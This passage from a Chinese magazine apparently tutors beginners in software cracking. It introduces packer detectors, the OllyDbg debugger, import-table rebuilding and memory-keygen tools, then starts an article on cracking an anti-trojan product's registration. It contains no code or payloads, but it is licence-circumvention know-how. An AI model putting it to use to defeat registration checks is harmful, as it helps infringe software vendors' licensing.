要想了解输入表，首先还得先从DLL文件入手。日常生活中我们会看见一些大型软件有很多的DLL格式文件，它们是“动态链接库文件”，这些文件中有很多的导入函数，这些函数不会直接被执行。当一个程序（EXE）运行时，导入函数是被程序调用执行的，其执行的代码是不在主程序（EXE）中的一小部分函数，其真正的代码却在DLL文件中。

这时我们就会想，EXE主程序是如何找到这些需要导入的函数呢？这就要归结于输入表了，输入表就相当于EXE文件与DLL文件沟通的钥匙，形象点可以比喻成两个城市之间交流的高速公路，所有的导入函数信息都会写入输入表中，在PE文件映射到内存后，Windows将相应的DLL文件装入，EXE文件通过“输入表”找到相应的DLL中的导入函数，从而完成程序的正常运行，这一动态连接的过程都是由“输入表”参与的。

现在我们可以很清楚的知道，输入表就好像EXE文件和DLL文件之间的桥梁，EXE文件通过输入表来寻找封装在DLL文件中的函数。在“选项”中，我们可以在“右键菜单扩展”前打勾，然后点击“保存”，如图8。这样以后我们查壳的时候只要在程序上点击鼠标右键，选择“DiE Scan”就可以了，非常的方便。




图8 DiE可以注册到右键

4、PEID

用PEID查壳的方法十分简单，我们只需要在PEID界面选择“浏览”，然后选择要查壳的软件就可以了。或者也可以直接把需要查壳的软件拖拽进PEID的界面。另外，我们也可以直接把PEID查壳加入到系统的右键菜单中，在PEID界面点击“选项”，选择“添加到系统右键菜单”，保存即可。以后需要查壳的话，直接在软件上点击鼠标右键就会出现“用PEID扫描”，非常方便。

PEID查壳的结果如图9，从图中我们可以清楚的看出，软件是被加上了ASPack的壳。点击“>”这个按钮可以进一步查看软件的其它相关信息。




图9 PEID查壳结果

小提示：

如果你用普通扫描没有查出信息的话，可以点击“扩展信息”旁边的“=>”按钮，选择核心扫描试试看。点击这里的话，还会出现插件菜单，以后我们会逐渐使用PEID的这些插件的。

二、调试工具

软件查完壳之后，我们就可以着手收集软件的各种信息，比如各种注册的提示，软件是以何种方式来验证注册信息的合法性，未注册是否有一些功能限制等等。收集完相关信息以后，我们就要把软件载入到调试工具中进行破解。

调试分动态和静态两种，静态调试工具主要有：**W32Asm、IDA Pro、C32Asm**等等；动态调试工具有：**OllyDbg、Softice、TRW2000、Smartcheck**等等。这里我们重点介绍动态调试工具OllyDbg，这是一款RING 3级别下的调试工具，其它工具的介绍以及使用方法，大家可以到网上去找相应的教程，这里限于篇幅，就不一一为大家展开讲解了。

我们双击OllyDBG.exe就可以打开OD了，点击**“文件”－“打开”**来选择我们要进行调试的程序，或者你也可以直接把想调试的程序拖进OD的界面中。同PEID一样，我们也可以把OD添加到系统的右键菜单中。点击**“选项”－“添加到系统资源管理器右键菜单”**，在弹出的对话框中选择“添加OllyDbg到系统资源管理器”。以后要调试软件的时候直接在其执行文件上按鼠标右键选择“OllyDbg”就可以了，非常方便。




图10 OllyDbg主界面

OD打开之后界面如图10，各个窗口的名称都在图中标示出来了。在用OD载入软件之前，我们还要对OD进行一些配置，点击“选项”，选择“界面设置”，选择“目录”选项卡，这里我们需要对OD的UDD目录和插件目录进行下配置。大家照着自己电脑上的情况进行选择就可以了，如图11。




图11 界面选项

还有一个地方就是OD的调试选项，我们点击“调试”，选择“调试设置”，如图12。




图12 调试选项

对于新手来说，这里的默认选项基本不需要修改，不过随着以后学习的深入，我们也会在这里进行一些配置的。除此之外，我们还需要熟悉Ollydg的一些快捷键，常用快

捷键如下：

F2：下一个断点。
F4：运行到光标的指定位置。
F7：单步步入，我们要用它来进入算法 CALL。
F8：单步执行，每按一次执行一条汇编指令。
F9：运行程序。
ALT+F9：返回程序领空。

看了这些快捷键可能你会感到一头雾水，在以后的动手操作中，我们会逐渐熟悉这些快捷键的，大家现在只需要牢记它们就可以了。关于 OD 我们就先了解这么多概念性的东西，至于如何使用 OD 动态调试软件，我会在以后的教程中给大家慢慢讲解的。

三、其他工具

1、输入表重建工具

ImportRec 是一款输入表重建工具，有些壳我们脱掉以后还不能够直接运行，此时就需要这个软件来进行修复，软件的界面如图 13。




图 13　ImportRec 程序界面

在下一课中，我们将使用到这款软件进行脱壳修复。

2、资源编辑工具

我们经常在汉化的时候使用到这类工具，它可以帮助我们修改软件的字体、菜单、对话框或导出软件内的各种资源等等。比较有代表性的有：eXeScope、ResScope、PE Explorer、Restorator 等，这里我就以 Restorator 为例，软件界面如图 14。




图 14　Restorator 程序界面

从图中我们可以看到这个程序的对话框、图标等各种资源，在以后的课程中我们会用到这类软件来辅助我们进行破解的。

3、补丁工具

我们在破解文章中经常看到的内存注册机就是使用补丁工具来制作的，比较有代表性的有：CodeFusion、DUP、Keymake 等等，这里我们就以使用率比较高的 Keymake 为例，软件界面如图 15。




图 15　Keymake 程序界面

我们点击“其他”，选择“内存注册机”，会跳出如图 16 的对话框。




图 16　Keymake 中的内存注册机设置信息

在讲解破解明码比较软件的时候，我们会讲解如何利用到这个工具来制作内存注册机。

讲到这里，我们的第一课也接近尾声了，最后总结一下这节课所学习到的知识：首先了解了脱壳工具，知道了壳的概念，之后简单讲解了调试工具 OD 的配置。在下一课中，我会给大家具体讲解基础的脱壳方法。

【文章中所涉及到的相关工具已收录在光盘中】

编辑点评：

破解工具的介绍并不是短短几页纸可以介绍得完的，所以“黑手”在前两年就已经出版了一本叫做《精通破解工具》的书籍，里面更详细地讲解和描述了九成以上的破解工具。为什么不是百分之百呢？因为有些工具是一些高手自己开发出来并且只供自己使用的，所以想要弄到并不太容易。本文只是对一些常见的工具做了一些介绍，如果你还想了解更多的破解工具，请查阅“黑手”出版的《精通破解工具》。



从本文你可以学习到：
最基本的软件爆破方法

网页木马拦截精灵是一款用于防止网页木马的专业软件。既然称之为网页木马拦截精灵，当然它最大的功能就是拦截网页木马了，它会对系统所有进程启动行为自动智能分析，以确定是否为网页木马入侵系统的行为或是正常的系统进程调用。

对于正常的系统软件启动，程序会自动放行，而对于拦截到的网页木马，则会弹出窗口提示用户。而且不管是自动放行正常的系统软件或是拦截网页木马，都会在程序的“拦截记录”中产生相应的记录，方便用户随时查看。

怎么样？看了介绍感觉非常专业吧？但是不知道这个软件在

注册加密方面又怎么样呢？安装好程序后，老规矩的使用Peid扫描一下，结果如图1。




图1　Peid扫描结果

小提示：

我知道有些高手一般会跳过查壳这一步，直接就OD载入程序，但对于新手来说，我还是建议大家不要忽略查壳这一步。

